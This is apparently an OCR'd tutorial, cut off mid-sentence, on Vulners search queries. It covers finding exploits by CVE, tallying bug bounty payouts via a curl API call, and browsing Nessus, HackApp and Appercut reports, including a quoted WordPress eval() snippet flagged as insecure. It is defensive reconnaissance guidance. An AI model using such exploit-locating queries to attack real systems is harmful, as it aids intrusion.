
EXPLOITS FOR A PARTICULAR BUG :-))

Query: cvelist:CVE-2014-0160 type:exploitdb

With Vulners, it is relatively easy to explain to the IT-department why vulnerabilities detected by the scanner are really dangerous and should be patched. To do this, you can display a list of exploits found by the CVE number or by another identifier. You can search in Exploit-DB or Metasploit. On the exploit page, a full description and the source code of the exploit will be displayed.



Looking for CVE-2014-0160 exploits




You can see full text of the exploit in a convenient web editor.

TASK:


FIND OUT HOW MUCH MONEY SOME HACKER GAINED WITH BUG BOUNTY PROGRAMS

Query: isox order:bounty

The bug bounty search is a unique Vulners feature. You can find out which vulnerabilities were reported by the researcher and see his achievements in the bug bounty programs. Results can be sorted by company, researcher, price and so on. For example, we are searching for a nick, sort of bounty size:



Bounty search example




Vulners found reported bug in Mail.Ru, $400 was paid

You can find out how much money people earned on bug bounty:

```
$ curl "https://vulners.com/
api/v3/search/lucene/?query=type%3Ahackerone+order%3Alastseen+reporter%3Aisox" 2>/
dev/null | awk '{if($0~"\"bounty\""){gsub(",","",$2)}; earn+=$2 }END{print earn}'
```

The answer (in US $): 2762

You can also look for real SQL-injection vulnerabilities or vulnerabilities on a particular web-service, such as Vimeo: type:hackerone Vimeo.




Reported Vimeo bugs at HackerOne

Task:


FIND BUGS WITH NESSUS DETECTION PLUGINS

Query: type:nessus order:published

The Nessus plugin search is also a unique feature of Vulners. Query will display a list of recently added plugins.Example of Nessus plugin search



Reported Vimeo bugs at HackerOne



Some vulnerabilities in GNU C Library

TASK:


FIND POTENTIAL VULNERABILITIES IN MOBILE APPLICATIONS

Query: type:hackapp

Another cool Vulners feature – the ability to search for vulnerabilities in more than 13,000 free Android apps from US Google Play! Store through HackApp base. HackApp is a shareware toolkit and service for analyzing mobile applications.


The search results contain bulletin title, number of vulnerabilities by severity (red circle – critical, yellow circle

– medium, gray circle – notice), and information about the application (icon, current version, vendor name and release date).



Example of HackApp reports search

The bulletin contains brief descriptions of vulnerabilities, vulnerable version of the application and a link to full version of the report on hackapp.com.



HACKAPP:COM.TIR.SIMULASYONU.APK vulnerabilities


TASK:

FIND POTENTIAL VULNERABILITIES IN POPULAR CMS

Query: type:appercut

With Vulners.com, you can search for potential vulnerabilities in the popular CMS and plugins. Application source codes are checked by InfoWatch APPERCUT static source code analyzer. It is generally known that the most exploited vulnerabilities are not in CMS engines, but in thousands of third-party plugins. Developers rarely fix this vulnerabilities quickly or even don't fix them at all. You can find examples of such vulnerabilities and exploits with "wordpress plugin bulletinFamily:exploit" request.

Appercut is well suited for CMS analysis. Appercut® Custom Code Scanner supports a wide range of programming languages: 1C 8x, Delphi, Java, JavaScript, LotusScript, PHP, C#, PLSQL, SAP Abap4, T-SQL. One of the main Appercut features is concentration on developer's undocumented features (backdoors) detection. It is very important in the case of open source software.



Appercut reports

The Appercut bulletin contains all the information about found vulnerabilities, including vulnerability description, criticality and a piece of code where the vulnerability was detected. Vulnerable version of the application is also indicated, e.g. "`WordPress CMS <= 4.5.2`".

WordPress CMS: source code security analysis report
2016-05-06T00:00:00

ID APPERCUT:3
Type appercut
Reporter InfoWatch APPERCUT

Description

Several vulnerabilities were discovered in Wordpress Foundation 'WordPress CMS' software:
File System Path Manipulation
Using Global Variables
Incorrect User Input Filtration when Using the unserialize Function
Using Insufficiently Random Generators in Cryptography
HttpOnly Cookies
Incorrect User Input Filtration when Generating Code on the Fly
Using Obsolete jQuery Methods
Using Insufficiently Random Generators in Cryptography

Scan report

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20

Incorrect User Input Filtration when Generating Code on the Fly
wordpress/wp-includes/js/tw-sack.js

Description

This vulnerability occurs when the application does not properly filter external data when making a call to the API. As a result, the user can form his inputs in a way that forces the application to perform actions, not accounted for by the developer.

```
                this.URLString += urlstringtemp.join(this.argumentSeparator);
        }
}

this.runResponse = function() {
        eval(this.response);
}

this.runAJAX = function(urlstring) {
```

Appercut bulletin

Using Seach API

Since Vulners uses Elasticsearch, Vulners supports standard Apache Lucene queries. You can find field names for the search with API helper (https://vulners.com/api/v3/search/stats/). Any key from “schemes” may be used as collector “key” in the Lucene query, for example:

